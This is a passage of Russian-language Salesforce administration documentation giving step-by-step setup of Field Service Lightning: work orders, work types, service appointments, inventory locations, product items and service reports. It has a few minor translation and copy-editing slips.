3. Сделайте вкладку «Заказы на работу» доступной для пользователей.

   Пользователи создают и управляют заказами на работу при помощи вкладки «Заказы на работу». Вы можете добавить вкладку в настраиваемое приложение или дать пользователям инструкции, как добавить ту вкладку в Salesforce.

   Прим.: Вкладка «Заказы на работу» по умолчанию ВКЛЮЧЕНА для следующих профилей пользователей. Только для чтения, Стандартный пользователь, Менеджер решений, Менеджер контрактов, Пользователь Marketing и Системный администратор

4. Дополнительно добавьте заказы на работу в виде элемента вкладки «Навигация» через сервисную консоль.
5. Если организация была создана до выпуска Summer '16, то для использования контрольных точек в заказ-нарядах задайте параметры безопасности для следующих полей заказа, чтобы сделать их доступными для определенных пользовательских профилей:
   - Часы работы
   - Время окончания процесса права
   - Время начала процесса права
   - Закрыто
   - Статус контрольной точки
   - Значок статуса контрольной точки
   - Остановлено
   - Дата остановки

   Совет: Чтобы задать параметры безопасности уровня поля, в разделе «Настройки» введите *Доступность поля* в поле быстрого поиска, затем щелкните **Доступность поля**. Щелкните **Заказ-наряд**, затем **Просмотр по полям**

и выберите поле. Нажмите **Скрыто** рядом с профилем, чтобы посмотреть и обновить параметры видимости поля.

6. При необходимости добавьте собственные настраиваемые значения к раскрывающемуся списку «Статус» для заказов на работу или элементов строки заказ-нарядов.

   Для поля «Статус» установлены следующие стандартные значения.

   - «Создать»
   - Выполняется
   - Удержание
   - Завершено
   - Не удается завершить
   - Закрыто
   - Отменено

   При создании настраиваемого значения выберите категорию статуса, к которой относится значение. Доступные категории статуса соответствуют стандартным значениям статуса. Например, при создании значения «Ожидание ответа» можно выбрать категорию «Удержание».

   Поле «Категория статуса» полезно для ссылок в настраиваемых приложениях, триггерах и правилах проверки. Категории статуса позволяют расширять и настраивать жизненный цикл работы, при этом сохраняя последовательную классификацию работы для отслеживания, отчетности и управления бизнес-процессами.

7. Если хотите, чтобы ваша команда могла прикреплять статьи базы знаний к заказ-нарядам или их элементам, добавьте к своим макетам связанный список «Статьи» и консольный компонент Knowledge One.

   Прим.: В вашей организации уже должна быть настроена база знаний.

   a. Чтобы разрешить пользователям просматривать и изменять связанные статьи из консоли, перейдите к макетам страницы заказ-наряда в разделе «Настройка». В редакторе макетов выберите «Настраиваемые компоненты консоли» и добавьте виджет Knowledge One к боковой панели консоли (рекомендуемый способ).

   b. Чтобы разрешить пользователям просматривать и изменять связанные статьи со страницы сведений о заказ-наряде, добавьте связанный список «Статьи» к макету страницы сведений о заказ-наряде (рекомендуемый способ).

   c. Чтобы разрешить пользователям прикреплять статьи базы знаний к элементам строки заказ-наряда, выполните предыдущие два действия для макетов элементов строки заказ-наряда.

Создание типов работ

Скорее всего, ваша компания выполняет одинаковые задачи для нескольких клиентов. Типы работ представляют собой шаблоны заказ-нарядов, позволяющие сэкономить время и стандартизировать выполнение выездных услуг.

1. Нажмите кнопку **«Создать»** на вкладке «Типы работ».
2. Введите имя и описание. Рекомендуем использовать содержательное имя, чтобы пользователь мог быстро понять, какой тип заказ-нарядов можно создать на основании типа работ. Например, *«Ежегодное обслуживание холодильника»* или *«Замена клапана»*.
3. Добавьте параметры «Предполагаемая продолжительность» (предполагаемое время работы) и «Тип продолжительности» (минуты или часы).
4. Если необходимо автоматическое создание служебной встречи для заказ-нарядов и элементов строки заказа на работу, использующих тип работ, выберите **«Автоматическое создание сервисной встречи»**.

   Прим.: Для автоматически созданных служебных встреч параметр «Крайний срок» по умолчанию определяется как семь дней после даты создания. Администратор может скорректировать этот срок на странице «Параметры выездных услуг» в меню «Настройка».

5. Нажмите кнопку **«Сохранить»**.
6. Если для задачи, представленной типом работы, требуются определенные навыки или сертификация, их определяют в связанном списке «Требования к навыкам».
   a. Нажмите **«Создать требование к навыкам»** в связанном списке.
   b. Выберите навык. Прежде чем добавлять требуемые навыки, их следует создать. Подробнее см. в разделе «Создание навыков».
   c. Введите значение уровня навыка от 0 до 99,99 в зависимости от порядка измерения уровня навыка вашей компанией.
   d. Нажмите кнопку **«Сохранить»**. После этого все заказ-наряды или элементы строки заказ-нарядов, связанные с типом работы, наследуют указанные требуемые навыки.
7. Чтобы применить тип работы к заказу на работу или элементу строки заказ-наряда, выберите тип работы в поле поиска «Тип работы» для записи. При добавлении типа работы заказ-наряд или элемент строки заказ-наряда наследует значения продолжительности и требуемые навыки, заданные для типа работы.

   Прим.:
   - При необходимости, можно обновить значения продолжительности и требуемые навыки для заказ-наряда или элемента строки заказ-наряда, унаследованные от типа работы.
   - Если для заказ-наряда или элемента строки заказ-наряда уже заданы требуемые навыки, его связывание с типом работы не будет инициировать наследование требуемых навыков, соответствующих типу работы.
   - Параметры требуемых навыков (например, правила проверки или триггеры Apex) не переносятся из типов работ на заказ-наряды и элементы строки заказ-нарядов.

Пример: Предположим, что вы владеете оконной компанией, которая часто устанавливает окна. Установка окна, как правило, занимает 90 минут. Вы можете создать тип работы со следующими параметрами.

- Имя: *«Установка окна»*

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов работ:
- «Создание» для типов работ

Для применения типов работ к заказ-нарядам или элементам строки заказ-нарядов:
- Полномочие «Редактирование» для заказов-нарядов

- Описание: *«Стандартная установка окон с одинарным или двойным остеклением»*
- Расчетная продолжительность: *90*
- Тип продолжительности *минуты*
- Требования к навыкам:
  - «Установка окна» с уровнем навыков 50
  - «Мойка окна» с уровнем навыков 10
- Выбран параметр автоматического создания служебной встречи.

Если клиенту необходимо установить окно, создайте заказ-наряд и выберите тип работы *«Установка окна»* в поле поиска «Тип работы». На основании этого определяются значения продолжительности заказ-наряда и уровни навыков, а также автоматически создается служебная встреча для заказ-наряда. Отличная эффективность!

СМ. ТАКЖЕ:

Рекомендации по использованию заказов на работу

Поля типов работы

Создание заказов на работу

Создание заказов на работу для отслеживания выполнения работы для клиента.

Вы можете создавать и редактировать заказы на работу на вкладке «Заказы на работу» или в связанном списке «Заказы на работу» (для поддерживаемых объектов). В зависимости от используемого макета страницы и параметров безопасности полей некоторые параметры могут быть недоступны.

1. Во вкладке «Заказы на работу» или в соответствующем связанном списке «Заказы на работу» щелкните **«Создать»**.
2. При необходимости выберите тип работы. Типы работы — это шаблоны, по которым автоматически заполняются поля «Продолжительность» и «Тип продолжительности» заказов на работу, а также связанный список «Требования к навыкам».
3. Введите адрес, по которому выполняется заказ на работу. Заказы на работу наследуют адрес от связанной организации. Служебные встречи и элементы строк заказов на работу наследуют этот адрес, при этом адрес элементов строк доступен для обновления.
4. Выберите связанную организацию и контакт.
5. Если это применимо, выберите родительский заказ на работу.
6. При необходимости выберите связанное обращение.
7. При необходимости выберите прайс-лист. Это позволяет выбрать соответствующую запись прайс-листа (продукт) для каждого элемента строки заказ-наряда.
8. В случае отслеживания цен заказов на работу введите сумму налога. Например, в заказе на работу, полная стоимость которого составляет 200 долл. США, введите *20* долл. США, чтобы применить десятипроцентный налог. Символ валюты является необязательным; количество знаков после запятой не должно превышать двух.
9. Выберите уровень приоритета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание или клонирование заказов на работу

- «Создание» для заказов-нарядов

Создание элементов строк заказов на работу:

- Полномочие «Редактирование» для заказов-нарядов

10. Выберите территорию обслуживания, где выполняется заказ на работу.
11. Введите продолжительность и выберите ее тип. Продолжительность *3* и тип продолжительности *«Часы»* означает, что заказ на работу должен быть выполнен в течение 3 часов.
12. Если заказ на работу включает актив клиента, добавьте его в поле «Актив».
13. Добавьте тему и описание. Попытайтесь описать характер и цель работы, которую необходимо выполнить.
14. Нажмите кнопку **«Сохранить»**.
15. При необходимости в связанных списках заказов на работу можно добавить дополнительные сведения.
    a. Создайте элементы строки с помощью связанного списка «Элементы строки заказа-наряда». Элементы строки заказа на работу указывают на конкретные задачи, которые должен выполнить техник, чтобы завершить заказ на работу. Их можно последовательно отмечать как выполненные, и у каждой может быть собственная активная служебная встреча. Такие ценовые элементы, как скидки и цена за единицу в заказ-нарядах, настраиваются на уровне элемента строки.
    b. Укажите, какие навыки требуются для выполнения заказа на работу, в связанном списке «Требования к навыкам». Подробнее см. в разделе «Добавление требуемых навыков к заказам на работу или типам работы».
    c. Создайте служебную встречу с помощью связанного списка «Служебные встречи». Служебные встречи — это место, которому вы присваиваете служебные ресурсы и добавляете сведения о планировании. Заказам на работу и элементам их строк можно присвоить несколько служебных встреч.

       Прим.: Если в качестве связанного типа работы выбран параметр **«Автозаполнение служебной встречи»**, служебная встреча будет создаваться автоматически при создании заказа на работу.

Выбор предпочтительных сервисных ресурсов в заказах-нарядах

Вы можете помечать определенные сервисные ресурсы как предпочтительные, требуемые или исключенные для отдельных организаций или заказов-нарядов. Заказы-наряды наследуют свойства ресурсов связанных с ними организаций.

Добавление свойств в организацию или заказ-наряд осуществляется с помощью связанного списка «Свойства ресурсов». Просто выберите сервисный ресурс, уровень свойства и сохраните изменения.

Прим.: Нельзя добавлять свойства для неактивных сервисных ресурсов либо для ресурсов с ролью диспетчера.

Свойства ресурсов являются рекомендациями, а не требованиями. Вы можете назначать любой ресурс для служебной встречи, вне зависимости от свойств ресурса связанных заказов-нарядов.

Если вы не хотите создавать свойства ресурса на уровне организации, вы можете создавать их в индивидуальных заказах-нарядах.

Пример:

- Если ваш клиент, компания «Садовник», остался доволен сотрудником Еленой, сервисным ресурсом, вы можете создать свойство ресурса для компании «Садовник» и отметить Елену как «Предпочтительный» ресурс.
- Если ваш клиент, компания «Садовник», остался недоволен сотрудником Николаем, сервисным ресурсом, вы можете создать свойство ресурса для компании «Садовник» и отметить Николая как «Исключенный» ресурс.
- Если компания «Садовник» приобрела сложный элемент оборудования, установленный сервисным ресурсом Иваном, вы можете создать свойство ресурса для компании «Садовник» и отметить Ивана как «Требуемый» ресурс.

При создании заказа-наряда для компании «Садовник» эти три свойства будут перечислены автоматически. Когда приходит время запланировать заказ-наряд, диспетчер знает, что для соответствующей служебной встречи следует назначить Ивана и (при необходимости) Елену, если она доступна. Также диспетчер знает, что *запрещается* назначать Николая для служебных встреч этой организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания свойств ресурса в организациях:

- «Редактирование» для организаций

Для создания свойств ресурса в заказах-нарядах:

- Полномочие «Редактирование» для заказов-нарядов

Создание служебных встреч

Данные о служебных встречах позволяют отслеживать выполнение выездных услуг, которые должны предоставляться клиентам. Эти данные можно связывать с несколькими типами записей.

служебные встречи можно добавлять к заказ-нарядам, элементам строки заказ-нарядов, возможностям, организациям и активам. Чтобы создать служебную встречу, выполните следующие действия.

1. Перейдите к записи, с которой связана встреча.
2. В связанном списке «Назначение на обслуживание» выберите **«Создать назначение на обслуживание»**.
3. Введите данные в разделе «Общие сведения».
   a. Добавьте тему и описание встречи.
   b. При необходимости обновите значение продолжительности. Если родительской записью является заказ-наряд или элемент строки заказ-наряда, значение продолжительности встречи наследуется из родительской записи.
   c. Заполните поля «Наиболее ранний разрешенный срок начала» и «Крайний срок», определяющие период проведения встречи. Как правило, эти поля представляют собой сроки, указанные в соглашении о сервисном обслуживании клиента.
4. Введите данные в разделе «Запланированное время».
   a. Добавьте запланированное время начала и завершения. Если используется управляемый пакет Field Service Lightning с оптимизатором-планировщиком, эти поля заполняются при планировании встречи.
   b. Определите период прибытия, т.е. период времени предполагаемого прибытия на место технического специалиста. Как правило, этот период больше, чем запланированные время начала и завершения, что позволяет учесть возможные задержки и изменения в плане. Сведения о начале и окончании периода прибытия можно сообщить клиенту, однако данные о запланированном начале и окончании следует предоставлять только внутренним пользователям.
5. Назначьте сервисные ресурсы для встречи в связанном списке «Назначенные ресурсы». Если родительская запись представляет собой заказ-наряд, элемент строки заказ-наряда или организацию, проверьте наличие предпочтений по ресурсам для этой записи.

   Прим.: Не допускается назначение диспетчеров (как сервисного ресурса) на служебные встречи.
6. По окончании встречи технический специалист должен внести данные в раздел «Фактическое время», чтобы указать время начала и окончания встречи. Кроме того, в поле «Фактическое время в пути» для записи назначенных ресурсов можно указать время в минутах, проведенное в пути на встречу.

Прим.: служебные встречи также можно создавать на вкладке «служебные встречи».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания служебных встреч:

- «Создание» для служебных встреч

СМ. ТАКЖЕ:

Рекомендации по работе с приемами на обслуживание

Поля служебных встреч

Настройка навыков для поля услуг

Местоположением может быть фургон, склад, местоположение клиента или любое подразделение вашей организации. Узнайте о создании сервисных местоположений, а также об отслеживании расхода и доступности.

Настройка параметров местоположения поля услуг

С помощью этих параметров можно контролировать работу пользователей с полями услуг.

Создание расположений для выездной услуги

Создав расположения товарных запасов, можно отслеживать хранящиеся там комплектующие и при необходимости пополнять запасы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Настройка параметров местоположения поля услуг

С помощью этих параметров можно контролировать работу пользователей с полями услуг.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

Сервисные территории могут быть любого размера — от склада до ящика с инструментами. Это могут быть местоположения ваших клиентов или ваш фургон. Они могут иметь уникальные размеры, расположения и содержимое, но они все равно принадлежат вашей компании. Приложение поле услуг Salesforce позволяет создавать местоположения с учетом потребностей.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:

- «Настройка приложения»

Для создания и редактирования пользователей:

- Управление внутренними пользователями

1. Назначьте пользователям необходимые полномочия на странице 653.

Пользователи, которым...	Необходимые полномочия
Включить поле услуг Lightning	«Настройка приложения»
Просмотр вкладки «Местоположения»:	«Чтение» для местоположений
Создание и клонирование местоположений	«Создание» для местоположений
Редактирование сервисных территорий	«Редактирование» для местоположения
Удаление сервисных территорий	«Удаление» для местоположения

2. Настройте макет страницы «Адреса».

   Можно задать несколько адресов разных типов. Например, адрес доставки клиента может отличаться от физического адреса.

   a. Введите строку *«Адреса»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.

   b. Чтобы настроить макет, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.

   c. Выберите и организуйте поля на странице 3427 в списке связанных адресов.

   d. Нажмите кнопку **«Сохранить»**.

3. Настройте макет страницы «Связанные местоположения».

   Связанные местоположения позволяют связать несколько организаций с одним местоположением. Например, местоположение торгового центра может быть указано для нескольких организаций.

   a. Введите строку «*Связанные местоположения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.

   b. Чтобы настроить макет, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.

   c. Выберите и организуйте поля на странице 3427 в списке связанных местоположений.

   d. Нажмите кнопку **«Сохранить»**.

4. Настройте макет страницы «Местоположения».

   a. Введите строку «*Местоположения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.

   b. Чтобы настроить макет, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.

   c. Выберите и организуйте поля в макете страницы местоположений.

   d. Добавьте в макет страницы местоположений связанные списки «Товарные позиции», «Адреса» и «Связанные местоположения».

   e. Нажмите кнопку **«Сохранить»**.

5. Сделайте вкладку «Местоположения» доступной для пользователей.
   На ней пользователи могут создавать местоположения и управлять ими. Вы можете добавить вкладки в настраиваемое приложение или дать пользователям инструкции, как добавить их в Salesforce.

Создание расположений для выездной услуги

Создав расположения товарных запасов, можно отслеживать хранящиеся там комплектующие и при необходимости пополнять запасы.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

1. На вкладке «Расположения» нажмите кнопку **«Создать»**. Чтобы изменить существующее расположение, нажмите его имя.
2. Введите имя расположения.
3. Выберите «Тип расположения».
4. Чтобы использовать данную товарную единицу с полем услуг, установите флажок «Расположение запасов».
5. В случае мобильного расположения, например фургона или ящика с инструментами, установите флажок «Мобильное расположение».
6. При необходимости заполните остальные поля.

   В зависимости от макета страницы некоторые поля могут быть необязательными, но полезными для поля услуг.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания расположений:

- «Создание» для расположений

Настройка списков «Детали» и «Парк фургонов»

«Детали» и «Парк фургонов» — это списки позиций, необходимых для выполнения заказ-нарядов. Узнайте о создании деталей и парка фургонов, а также об отслеживании расхода и доступности.

Настройка полей «Детали» и «Парк фургонов»

Настройка характера использования деталей и парка фургонов.

Создание комплектующих и мобильного запаса

Товарные единицы — это продукты в определенном расположении. Создав товарные единицы, можно отслеживать их использование и при необходимости пополнять запасы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Настройка полей «Детали» и «Парк фургонов»

Настройка характера использования деталей и парка фургонов.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

Раздел «Детали» и «Парк фургонов» состоит из объектов товарных позиций и трех связанных списков: «Требуемые товары», «Израсходованные товары» и «Операции с товарными позициями».

- Объект «Товарная позиция» связывает товар с местоположением.
- Связанный список «Требуемые товары» добавляется в заказ-наряд или позицию заказ-наряда для отслеживания деталей, необходимых для типа работы.
- Связанный список «Израсходованные товары» добавляется в заказ-наряд или позицию заказ-наряда для отслеживания использованных деталей при выполнении работы.
- Связанный список «Операции с товарной позицией» добавляется к объекту «Товарная позиция» для отслеживания расходования и пополнения товара в местоположении.

1. Назначьте пользователям необходимые полномочия на странице 653.

Пользователи, которым...	Необходимые полномочия
Включить поле услуг Lightning	«Настройка приложения»
Просмотр вкладки «Продукты»	«Чтение» для продуктов
Просмотр вкладки «Товарные позиции»	«Чтение» для товарных позиций
Создание и клонирование продуктов	«Создание» для товарных позиций
Редактирование сервисных продуктов	«Редактировать» для товарных позиций
Удаление сервисных продуктов	«Удаление» для товарных позиций

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:

- «Настройка приложения»

Для создания и редактирования пользователей:

- Управление внутренними пользователями

2. Настройте макет страницы товарной позиции.
   a. Введите строку *«Товарные позиции»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.

b. Чтобы настроить макет, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.

c. Выберите и организуйте поля в макете страницы товарных позиций.

d. Добавьте связанный список «Операции с товарной позицией» в макет страницы товарной позиции.

e. Нажмите кнопку **«Сохранить»**.

3. Предоставьте пользователям доступ к вкладкам «Продукты» и «товарные позиции».
На кладке «Продукты» пользователи могут создавать товарные позиции и управлять ими. Вы можете добавить вкладки в настраиваемое приложение или дать пользователям инструкции, как добавить их в Salesforce.

4. Настройте макет страницы «Требуемого товара».

a. Введите строку *«Требуемые товары»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.

b. Чтобы настроить макет, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.

c. Выберите и организуйте поля в макете страницы требуемых товаров.

d. Нажмите кнопку **«Сохранить»**.

5. Настройте макет страницы «Израсходованного товара».

a. Введите строку *«Требуемые товары»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.

b. Чтобы настроить макет, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.

c. Выберите и организуйте поля в макете страницы израсходованных товаров.

d. Нажмите кнопку **«Сохранить»**.

6. Добавьте в макеты страниц заказ-наряда и позиции заказ-наряда связанные списки «Израсходованные товары» и «Требуемые товары».

Сведения о полномочиях в отношении заказ-нарядов см. в разделе «Настройка параметров заказ-наряда».

7. Настройте макет страницы операций с товарной позицией.

a. Введите строку *«Товарные позиции»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.

b. Чтобы настроить макет, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.

c. Выберите и организуйте поля в макете страницы операций с товарной позицией.

d. Нажмите кнопку **«Сохранить»**.

Создание комплектующих и мобильного запаса

Товарные единицы — это продукты в определенном расположении. Создав товарные единицы, можно отслеживать их использование и при необходимости пополнять запасы.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

1. Нажмите кнопку **«Создать»** на вкладке «Товарные единицы».
2. Для ввода имени продукта в организации воспользуйтесь полем поиска.
   Сведения о добавлении продуктов для организации см. в разделе
3. Для ввода расположения в организации воспользуйтесь полем поиска.
   Сведения о добавлении продуктов для организации см. в разделе «Создание расположений для поля услуг.
4. Введите количество в данном расположении в поле «Количество в наличии».
   Прим.: Для добавления серийного номера это значение должно быть равно 1.
5. При необходимости добавьте единицу измерения, например граммы, литры или штуки.
   Задайте значения раскрывающегося списка «Единица измерения для количества» из списка стандартных полей продукта.
   a. Введите строку *«Продукты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Поля»** в разделе «Продукты».
   b. Выберите «Единица измерения для количества».
   c. В связанном списке «Значения раскрывающегося списка единиц измерения для количества» нажмите **«Правка»**, чтобы изменить значения по умолчанию, или **«Создать»** для добавления значений.
   d. Внесите изменения или введите новые значения.
   e. Нажмите кнопку **«Сохранить»**.
6. Если количество в наличии равно 1, введите серийный номер.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания товарных единиц:

- «Создание» для товарных единиц

Настройка отчетов об обслуживании клиентов

Убедитесь, что клиенты довольны отчетами об обслуживании, которые доставляются в их почтовые ящики. Ваши техники и диспетчеры могут создавать отчеты по заказ-нарядам, позициям заказ-нарядов и служебным встречам и оправлять их непосредственно клиентам. Для создания собственных вариантов отчетов можно использовать стандартные шаблоны.

Настройка параметров отчета службы поддержки клиентов
Следите за тем, какую информацию содержат отчеты службы поддержки клиентов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Создание отчета об обслуживании клиента

Можно создавать отчеты об обслуживании клиентов и указывать в них подробную информацию о каждом заказе-наряде, элементе строки заказа-наряда и каждой служебной встрече.

Настройка параметров отчета службы поддержки клиентов

Следите за тем, какую информацию содержат отчеты службы поддержки клиентов.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

1. В разделе «Настройка» введите *Отчет об обслуживании* в поле «Быстрый поиск», а затем выберите **«Шаблоны отчетов об обслуживании»** в разделе «Поле услуг».
2. Щелкните **«Создать»** или **«Редактировать»** рядом с шаблоном отчета для изменения.
3. В случае создания шаблона выберите существующий шаблон в качестве образца, и сохраните его с другим именем.
4. На странице создания шаблонов отчетов добавьте в нужные разделы поля на странице 3435.

   Вы можете изменять шаблон и связанные с ним объекты. Однако при изменении шаблона без сохранения все внесенные изменения будут потеряны.

   Прим.: Связанные шаблоны:

   - Служебная встреча по заказ-наряду
   - Служебная встреча по позиции заказ-наряда
   - Заказ-наряд
   - Элемент строки заказа-наряда

5. Нажмите кнопку **«Сохранить»**.

   Прим.: При предварительном просмотре шаблона отчета в нет отображается представление профиля системного администратора. В зависимости от параметров безопасности полей другие пользователи могу видеть не все поля. Кроме изображений и форматированного текста, все отображаемые данные — это имитация.

6. На странице макетов заказ-нарядов, позиций заказ-нарядов и служебных встреч добавьте кнопку **«Создать отчет об обслуживании»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:

- «Настройка приложения»

Для создания и редактирования пользователей:

- Управление внутренними пользователями

Создание отчета об обслуживании клиента

Можно создавать отчеты об обслуживании клиентов и указывать в них подробную информацию о каждом заказе-наряде, элементе строки заказа-наряда и каждой служебной встрече.

Прим.: Необходимо включить Field Service Lightning для вашей организации.

1. В заказе-наряде, элементе строки заказа-наряда или служебной встрече выберите **«Создать отчет об обслуживании»**.
2. Воспользуйтесь поиском, чтобы найти нужный шаблон.
3. Нажмите **«Создать отчет об обслуживании»**.

   Отчет об обслуживании отобразится в режиме предварительного просмотра.
4. Чтобы сохранить отчет об обслуживании в данном объекте, выберите **«Создать отчет об обслуживании»**. Чтобы сохранить отчет в данном объекте и отправить копию клиенту, выберите **«Создать и отправить отчет об обслуживании»**.

   Отчет об обслуживании сохраняется в списке «Отчеты об обслуживании» соответствующего объекта (заказа-наряда, элемента строки заказа-наряда или служебной встречи).
5. Чтобы отправить отчет об обслуживании клиенту, введите данные для отправки электронной почты и нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания отчетов об обслуживании:

- «Создание» для отчета об обслуживании

Создание отчетов поля услуг Lightning

Создав типы отчетов, можно отслеживать оказание поля услуг в организации.

Пользователь может создавать типы настраиваемых отчетов, чтобы своевременно получать информацию о записях поля услуг.

1. В меню «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»** и **«Создать тип настраиваемого отчета»**.
2. Выберите нужный объект поля услуг в раскрывающемся меню «Основной объект».

Основной объект	Описание	Доступные дополнительные объекты
Часы работы	Просмотр часов работы сервисных территорий и их участников.	Сервисные территории Временные интервалы
Служебные встречи	Сравнение запланированного и фактического времени встреч, а также анализ трендов при назначении ресурсов для встреч.	Назначенные ресурсы
Сервисные ресурсы	Сравнение возможностей, случаев отсутствия и навыков сервисных ресурсов, а также просмотр соответствующих им территорий и служебных встреч, для которых они назначены. Просмотр предпочтительных ресурсов для организаций или заказов-нарядов.	Назначенные ресурсы Отсутствие ресурсов Возможности ресурсов Предпочтительные свойства Навыки сервисных ресурсов Участники сервисных территорий
Сервисные территории	Сравнение количества и типов служебных встреч, заказов-нарядов и элементов строк заказов-нарядов по сервисным территориям, а также просмотр сервисных ресурсов, относящихся к каждой территории.	Служебные встречи Участники сервисных территорий Заказы-наряды Элементы строки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функции и управляемый пакет поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud. Заказы-наряды также доступны в версии **Professional Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания папки общедоступных отчетов:

- «Управление общедоступными отчетами»

Основной объект	Описание	Доступные дополнительные объекты
Заказы-наряды	Сравнение такой информации, как число встреч или элементов строк в одном заказе-наряде, а также сервисные территории заказов-нарядов. Анализ предпочтительных свойств и требований к навыкам для разных заказов-нарядов.	Предпочтительные свойства Служебные встречи Требования к навыкам Элементы строки заказа-наряда
Элементы строки заказа-наряда	Сравнение такой информации, как ответственные за элементы строк заказов-нарядов, их продолжительность и цель, а также просмотр служебных встреч и требований к навыкам, связанных с элементами строк заказов-нарядов.	Служебные встречи Требования к навыкам
Типы работы	Сравнение такой информации, как продолжительность типа работы и требования к навыкам.	Требования к навыкам
Организации	Сравнение заказов-нарядов и предпочтительных свойств в организациях.	*Объекты поля услуг:* Предпочтительные свойства Заказы-наряды
Активы	Сравнение количества и характеристик заказов-нарядов, связанных с активами.	*Объекты поля услуг:* Заказы-наряды
Обращения	Сравнение количества и характеристик заказов-нарядов, связанных с обращениями.	*Объекты поля услуг:* Заказы-наряды
Контакты	Анализ служебных встреч и заказов-нарядов, связанных с контактами.	*Объекты поля услуг:* Служебные встречи Заказы-наряды
Права	Сравнение количества и характеристик заказов-нарядов, связанных с правами.	*Объекты поля услуг:* Заказы-наряды
Сервисные контракты	Сравнение количества и характеристик заказов-нарядов, связанных с сервисными контрактами.	*Объекты поля услуг:* Заказы-наряды

3. Заполните обязательные поля и нажмите кнопку **«Далее»**.

Совет: Выберите значение **«Отчеты службы поддержки»** или **«Другие отчеты»** в раскрывающемся меню «Сохранить в категории». Данная категория будет использоваться для хранения типа настраиваемых отчетов на вкладке «Отчеты». Также можно создать собственную папку для отчетов по полю услуг. Выберите нужные значения на странице «Определить набор записей отчета».

